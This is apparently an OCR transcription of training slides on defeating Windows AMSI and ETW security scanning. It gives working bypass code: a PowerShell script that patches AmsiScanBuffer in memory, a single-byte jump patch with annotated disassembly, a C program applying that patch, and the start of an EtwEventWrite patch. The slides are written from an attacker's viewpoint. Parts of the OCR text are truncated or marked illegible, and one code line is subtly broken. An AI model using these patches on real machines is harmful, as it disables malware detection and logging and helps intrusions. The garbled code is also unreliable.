
Windows components that integrate with AMSI

The AMSI feature is integrated into these components of Windows 10.

- User Account Control, or UAC (elevation of EXE, COM, MSI, or ActiveX installation)
- PowerShell (scripts, interactive use, and dynamic code evaluation)
- Windows Script Host (wscript.exe and cscript.exe)
- JavaScript and VBScript
- Office VBA macros


Defeating AMSI

DEFEATING AMSI using obfuscation



```
function TestDetection {
    PROCESS {
        $string = "AmsiScanBuffer"

    }
}

TestDetection
```

```
PS C:\Users\me\Desktop> import-module .\test.ps1
At C:\Users\me\Desktop\test.ps1:1 char:1
+ function TestDetection {
+ ~~~~~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\Users\me\Desktop>
```




```
function TestDetection {
    PROCESS {
        $string = "ZmsiMyanBuwwer"
        $string = $string.Replace("Z", "A");
        $string = $string.Replace("w", "f");
        $string = $string.Replace("My", "Sc");
        Write-Output $string

    }
}

TestDetection $string
```

```
PS C:\Users\me\Desktop> import-module .\test.ps1
AmsiScanBuffer
PS C:\Users\me\Desktop>
```

Defeating AMSI

DEFEATING AMSI by patching AMSISCANBUFFER API




Patching amsi.dll AmsiScanBuffer by rasta-mouse


```
$Win32 = @"

using System;
using System.Runtime.InteropServices;

public class Win32 {

    [DllImport("kernel32")]
    public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);

    [DllImport("kernel32")]
    public static extern IntPtr LoadLibrary(string name);

    [DllImport("kernel32")]
    public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, uint flNewProtect, out

}
"@

Add-Type $Win32

$LoadLibrary = [Win32]::LoadLibrary("am" + "si.dll")
$Address = [Win32]::GetProcAddress($LoadLibrary, "Amsi" + "Scan" + "Buffer")
$p = 0
[Win32]::VirtualProtect($Address, [uint32]5, 0x40, [ref]$p)
$Patch = [Byte[]] (0xB8, 0x57, 0x00, 0x07, 0x80, 0xC3)
[System.Runtime.InteropServices.Marshal]::Copy($Patch, 0, $Address, 6)
```

Defeating AMSI

DEFEATING AMSI by patching AMSISCANBUFFER API USING A SINGLE BYTE APPROACH



```
$Patch = [Byte[]] (0xB8, 0x57, 0x00, 0x07, 0x80, 0xC3)
```




```
$Patch = [Byte[]] (0x74)
```

Defeating AMSI

DEFEATING AMSI By patching AMSISCANBUFFER API USING A SINGLE BYTE APPROACH


amsi.dll export address table





Name	Address	Ordinal
AmsiCloseSession	00000001800038A0	1
AmsiInitialize	0000000180003520	2
AmsiOpenSession	0000000180003840	3
AmsiScanBuffer	00000001800038C0	4
AmsiScanString	00000001800039C0	5
AmsiUacInitialize	0000000180003A20	6
AmsiUacScan	0000000180003CA0	7
AmsiUacUninitialize	0000000180003C40	8
AmsiUninitialize	00000001800037E0	9
DllCanUnloadNow	0000000180001B40	10
DllGetClassObject	0000000180001B80	11
DllRegisterServer	0000000180001CC0	12
DllUnregisterServer	0000000180001CC0	13
DllEntryPoint	000000018000FE90	[main entry]

Defeating AMSI

DEFEATING AMSI By patching AMSISCANBUFFER API USING A SINGLE BYTE APPROACH







```
test    rbx, rbx
jz      short loc_180003995

cmp     dword ptr [rbx], 49534D41h
jnz     short loc_180003995

mov     rax, [rbx+8]
test    rax, rax
jz      short loc_180003995

mov     rcx, [rbx+10h]
test    rcx, rcx
jz      short loc_180003995
```


```
38h+var_30], rax
off_180012A30
38h+var_48], rdx
9d
```

```
loc_180003995:
mov     eax, 80070057h
```


Defeating AMSI

DEFEATING AMSI by patching AMSISCANBUFFER API using a single byte approach

rbx is pointing to the first argument passed to the function




```
cmp     dword ptr [rbx], 49534D41h
jnz     short loc_180003995
```



```
HRESULT AmsiScanBuffer(
  [in]           HAMSICONTEXT amsiContext,
  [in]           PVOID        buffer,
  [in]           ULONG        length,
  [in]           LPCWSTR      contentName,
  [in, optional] HAMSISESSION amsiSession,
  [out]          AMSI_RESULT  *result
);
```

the AMSICONTEXT structure first bytes are the magic bytes AKA AMSI



```
>>> "49534d41".decode("hex")
'ISMA'
```


[illegible]

Defeating AMSI


DEFEATING AMSI by patching AMSISCANBUFFER API using a single byte approach

Simply put, the function validate the AMSI context provided it is valid

As an attacker we can patch the jump condition to always fail the check



```
48 85 DB                test    rbx, rbx
74 58                   jz      short loc_180003995

81 3B 41 4D 53 49       cmp     dword ptr [rbx], 49534D41h
75 50                   jnz     short loc_180003995

48 8B 43 08             mov     rax, [rbx+8]
48 85 C0                test    rax, rax
74 47                   jz      short loc_180003995

48 8B 4B 10             mov     rcx, [rbx+10h]
48 85 C9                test    rcx, rcx
74 3E                   jz      short loc_180003995
```




```
; Exported entry   4. AmsiScanBuffer

public AmsiScanBuffer
AmsiScanBuffer proc near
(324,-648) (115,656) 00002CC0 00000001800038C0: AmsiScanBuffer (Syn

81 3B 41 4D 53 49       cmp     dword ptr [rbx], 49534D41h
75 50                   jnz     short loc_180003995
.00% (391,526) (133,688) 00002D43 0000000180003943: AmsiScanBuffer+83
```

AmsiScanBuffer + 83 = 0x74

[illegible]

Defeating AMSI

DEFEATING AMSI by patching AMSISCANBUFFER API using a single byte approach



```c
#include <windows.h>
#include <stdio.h>

int main() {
    DWORD dwOld = 0;
    FARPROC AmsiScanBuffer = GetProcAddress(LoadLibrary("amsi.dll"), "AmsiScanBuffer");
    printf("AmsiScanBuffer at 0x%p\n", AmsiScanBuffer);
    CHAR patch[] = "0x74";

    VirtualProtect((char*)AmsiScanBuffer + 83, 1, PAGE_EXECUTE_READWRITE, &dwOld);

    memcpy((char*)AmsiScanBuffer + 83, patch, 1);
    VirtualProtect((char*)AmsiScanBuffer + 83, 1, dwOld, &dwOld);
    return 0;
}
```

Notice the use of GetProcAddress, LoadLibrary and VirtualProtect, EDR may monitor these calls

[illegible]


Defeating ETW

WHAT IS ETW

According to Microsoft ETW is:

Event Tracing for Windows (ETW) provides a mechanism to trace and log events that are raised by user-mode applications and kernel-mode drivers. ETW is implemented in the Windows operating system and provides developers a fast, reliable, and versatile set of event tracing features.

ETW Architecture




rce Microsoft

Defeating ETW

Patching user mode API for ETW


Like AMSI, the classic patch relies on patching the EtwEventWrite API ntdll.dll




```
; Exported entry  71. EtwEventWrite



public EtwEventWrite
EtwEventWrite proc near

var_38= word ptr -38h

mov     r11, rsp
sub     rsp, 58h
mov     [r11-18h], r9
xor     eax, eax
mov     [r11-20h], r8d
xor     r9d, r9d
mov     [r11-28h], rax
xor     r8d, r8d
mov     [r11-30h], rax
mov     [rsp+58h+var_38], ax
call    sub_18004F228
add     rsp, 58h
retn
